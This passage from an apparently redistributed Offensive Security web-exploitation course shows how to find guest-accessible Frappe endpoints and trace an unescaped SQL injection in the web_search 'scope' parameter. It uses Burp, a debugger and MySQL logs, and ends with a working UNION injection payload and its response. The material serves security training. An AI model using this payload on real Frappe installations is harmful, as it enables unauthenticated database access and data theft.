Listing 258 - Comparing cmd to file structure

Based on the function code, we'll notice the *is_chat_enabled* function also contains "@frappe.whitelist(allow_guest=True)", which allows the command to be executed by an unauthenticated user.

```
144  @frappe.whitelist(allow_guest=True)
145  def is_chat_enabled():
146          return bool(frappe.db.get_single_value('Website Settings',
'chat_enable'))
```

Listing 259 - Reviewing is_chat_enabled function

Now that we know how a request is handled, we can move forward in the vulnerability discovery process. The designation of guest-accessible routes will allow us to create a list of starting points to search for vulnerabilities that could lead to authentication bypass.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

8.2.3.2 Exercise

Now that we know how the functions are executed, find all whitelisted, guest-allowed functions.

8.3 Authentication Bypass Discovery

Now that the results of the previous exercise provide us with a manageable list of endpoints that are accessible by unauthenticated users, we can begin hunting for vulnerabilities. However, we still need a methodology to review the results. One way of doing this is to search for functions that break the MVC or metadata-driven pattern. Since the list of endpoints represents the user's direct interaction with the application, we can treat these as controllers. Searching for direct modifications of the model or view in the controller could point us in the direction of a vulnerability. We could accomplish this by searching for SQL queries directly in the whitelisted functions.

8.3.1 Discovering the SQL Injection

Searching for SQL in the 91 guest-whitelisted results, we quickly find the *web_search* function in the *apps/frappe/frappe/utils/global_search.py* file.




Figure 195: Finding web_search in global_search.py

The function begins by defining four arguments: *text*, *scope*, *start*, and *limit*:

```
459  @frappe.whitelist(allow_guest=True)
460  def web_search(text, scope=None, start=0, limit=20):
461          """
462          Search for given text in __global_search where published = 1
463          :param text: phrase to be searched
464          :param scope: search only in this route, for e.g /docs
465          :param start: start results at, default 0
466          :param limit: number of results to return, default 20
467          :return: Array of result objects
468          """
```

Listing 260 - Reviewing web_search function - definition

Next, the *web_search* function splits the *text* variable into a list of multiple search strings and begins looping through them.

```
470          results = []
471          texts = text.split('&')
472          for text in texts:
```

Listing 261 - Reviewing web_search function - splitting

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Within the *for* loop, the query string is set and the string is formatted. However, not all of the parameters are appended to the query in the same way.

```
473                common_query = ''' SELECT `doctype`, `name`, `content`, `title`,
`route`
474                        FROM `__global_search`
475                        WHERE {conditions}
476                        LIMIT {limit} OFFSET {start}'''
477
478                scope_condition = '`route` like "{}%" AND '.format(scope) if scope
else ''
479                published_condition = '`published` = 1 AND '
480                mariadb_conditions = postgres_conditions = '
'.join([published_condition, scope_condition])
481
482                # https://mariadb.com/kb/en/library/full-text-index-overview/#in-
boolean-mode
483                text = '"{}"'.format(text)
484                mariadb_conditions += 'MATCH(`content`) AGAINST ({} IN BOOLEAN
MODE)'.format(frappe   .db.escape(text))
485                postgres_conditions += 'TO_TSVECTOR("content") @@
PLAINTO_TSQUERY({})'   .format(frappe.db.escape(text))
486
487                result = frappe.db.multisql({
488                        'mariadb':
common_query.format(conditions=mariadb_conditions, limit=limit, start=start),
489                        'postgres':
common_query.format(conditions=postgres_conditions, limit=limit, start=start)
490                }, as_dict=True)
```

Listing 262 - Reviewing web_search function - SQL

On lines 484 and 485, the *text* is appended to the query using the *format* function but the string is first passed into a *frappe.db.escape* function. However, on lines 480, 488, and 489, the parameters are not escaped, potentially allowing us to inject SQL. This means that we could SQL inject the *scope*, *limit*, and *start* arguments.

Let's first modify the request we currently have that runs a Python function to execute *web_search* and set a breakpoint on it to pause on execution.

To pause execution early in the *web_search* function, we will place the breakpoint on line 470 next to the line that reads "results = section-6".

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 196: Setting Breakpoint on Line 470

Next, we will send the *is_chat_enabled* request to Repeater and modify it to run the *web_search* function.




Figure 197: Sending Request to Repeater

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Once in Repeater, we need to modify the request to match the file path and the function call. The file path for the *web_search* function is *apps/frappe/frappe/utils/global_search.py* and would make the *cmd* call “frappe.utils.global_search.web_search”.




Figure 198: Setting the cmd Variable

The only variable in the *web_search* function that does not have a default value is *text*. We will set this in the Burp request by adding an ampersand (&) after the *cmd* value, and we will set the *text* variable to “offsec” as shown in Figure 199.




Figure 199: Partial Payload in Burp

With everything configured, we can send the request off by clicking *Send* in Burp. We should capture the request in Visual Studio Code’s debugger.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 200: Triggering the Breakpoint on web_search

With the breakpoint triggered, we can continue execution by pressing the *Resume* button or % on the keyboard. This will return a response in Burp with a JSON object containing the message object and an empty array.

Now that we can trigger the request while observing what is happening, we can start trying to exploit the SQL injection. To do this, we will first remove the breakpoint on line 470 and add a new breakpoint on line 487 where the query is sent to the *multisql* function as shown in Listing 263. This will allow us to inspect the query just before it is executed.

```
result = frappe.db.multisql({
    'mariadb': common_query.format(conditions=mariadb_conditions,
limit=limit, start=start),
    'postgres': common_query.format(conditions=postgres_conditions,
limit=limit, start=start)
}, as_dict=True)
```

Listing 263 - Running the multisql function on Line 487

We will send the Burp request again, stop execution at the breakpoint, and past the formatting to enter into the *frappe.db.multisql* function. From this function, we can inspect the full SQL command just before it is executed.

First, let's send the request again clicking *Send* in Burp. This will stop execution on line 487.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
481
482         # https://mariadb.com/kb/en/library/full-text-index-overview/#in-boolean-mode
483         text = '"{}"'.format(text)
484         mariadb_conditions += 'MATCH(`content`) AGAINST ({} IN BOOLEAN MODE)'.format(frappe.db.escape(text))
485         postgres_conditions += 'TO_TSVECTOR("content") @@ PLAINTO_TSQUERY({})'.format(frappe.db.escape(text))
486
487         result = frappe.db.multisql({
488             'mariadb': common_query.format(conditions=mariadb_conditions, limit=limit, start=start),
489             'postgres': common_query.format(conditions=postgres_conditions, limit=limit, start=start)
490         }, as_dict=True)
491         tmp_result=[]
492         for i in result:
```

Figure 201: Pausing Execution on Line 487

We can *Step Over* the next three execution steps as those are preparing and formatting the query before passing it into the *frappe.db.multisql* function.




Figure 202: Pausing Execution on Line 487

On the fourth execution step (line 490), we will *Step Into* the *frappe.db.multisql* function.




Figure 203: Stepping into multisql Function

This will take us into the *apps/frappe/frappe/database/database.py* file. From here, we can open the debugging tab, expand the *sql_dict* variable, and examine the SQL query before it is executed.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 204: Viewing sql_dict in Debugger

A cleaned-up version of the SQL query can be found in Listing 264 below.

```
SELECT `doctype`, `name`, `content`, `title`,
  `route` FROM `__global_search`
  WHERE `published` = 1 AND MATCH(`content`) AGAINST ('\"offsec\"' IN BOOLEAN MODE)
  LIMIT 20 OFFSET 0
```

Listing 264 - Cleaned up initial SQL command

With the SQL query captured, let's click *Resume* in the debugger to continue execution. We can also confirm that this is the SQL query the database executed by returning to the *mysql.log* file.

```
frappe@ubuntu:~$ sudo tail -f /var/log/mysql/mysql.log
    1553 Connect   _1bd3e0294da19198@localhost as anonymous on
    1553 Query     SET AUTOCOMMIT = 0
    1553 Init DB   _1bd3e0294da19198
    1553 Query     select `user_type`, `first_name`, `last_name`, `user_image` from
`tabUser` where `name` = 'Guest' order by modified desc
    1553 Query     SELECT `doctype`, `name`, `content`, `title`, `route`
          FROM `__global_search`
          WHERE `published` = 1 AND  MATCH(`content`) AGAINST ('\"offsec\"' IN BOOLEAN
MODE)
          LIMIT 20 OFFSET 0
    1553 Query     rollback
    1553 Query     START TRANSACTION
    1553 Quit
```

Listing 265 - Database log for web_search function

With the initial query generated, we can start using the other potentially-vulnerable parameters like *scope*. Let's set the *scope* variable to a value and examine how the query changes. We will set the value to "offsec_scope".

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Using values like "offsec_scope" allows us to have a unique token that we are in control of. This allows us to grep through logs and query in databases if needed. If a value of "test" was used, we might have a lot of false positives if we need to grep for it.




Figure 205: Setting Scope Variable

With the *scope* variable set, we can pull the SQL command again from either the database logs or the breakpoint set in the code.

```
SELECT `doctype`, `name`, `content`, `title`,
  `route` FROM `__global_search`
  WHERE `published` = 1 AND `route` like "offsec_scope%" AND MATCH(`content`) AGAINST
('\"offsec\"' IN BOOLEAN MODE)
  LIMIT 20 OFFSET 0
```

Listing 266 - SQL query with scope variable

With the SQL command extracted, next we need to:

1. Terminate the double quote.
2. Add a UNION statement to be able to extract information.
3. Comment out the remaining SQL command.

Since the SQL query has five parameters (*doctype*, *name*, *content*, *title*, and *route*), we know that our UNION injection will have five parameters. The SQL injection payload can be found in Listing 267.

```
offsec_scope" UNION ALL SELECT 1,2,3,4,5#
```

Listing 267 - Initial SQL injection payload

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The payload starts with the *offsec_scope* variable. Next, we'll terminate the double quote, add the UNION query that will return five numbers, and finally comment out the rest of the query with a "#" character. Let's send this payload and inspect the response.




Figure 206: Initial SQL Injection Payload in Burp

The payload with the injection has the response shown in Listing 268. With this, we know where we can inject additional queries to pull necessary information.

```
{"message":[{"route":"5","content":"3","relevance":0,"name":"2","title":"4","doctype":
"1"}]}
```

Listing 268 - Response to SQL injection

We can extract the SQL query again from the debugger or the database logs.

```
SELECT `doctype`, `name`, `content`, `title`,
  `route` FROM `__global_search`
  WHERE `published` = 1 AND  `route` like "offsec_scope" UNION ALL SELECT 1,2,3,4,5#%"
AND MATCH(`content`) AGAINST ('\"offsec\"' IN BOOLEAN MODE)
  LIMIT 20 OFFSET 0
```

Listing 269 - SQL query with injection

Anything after the "5" is commented out and will be ignored. Next, let's attempt to extract the version of the database by replacing the "5" with "@@version".

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

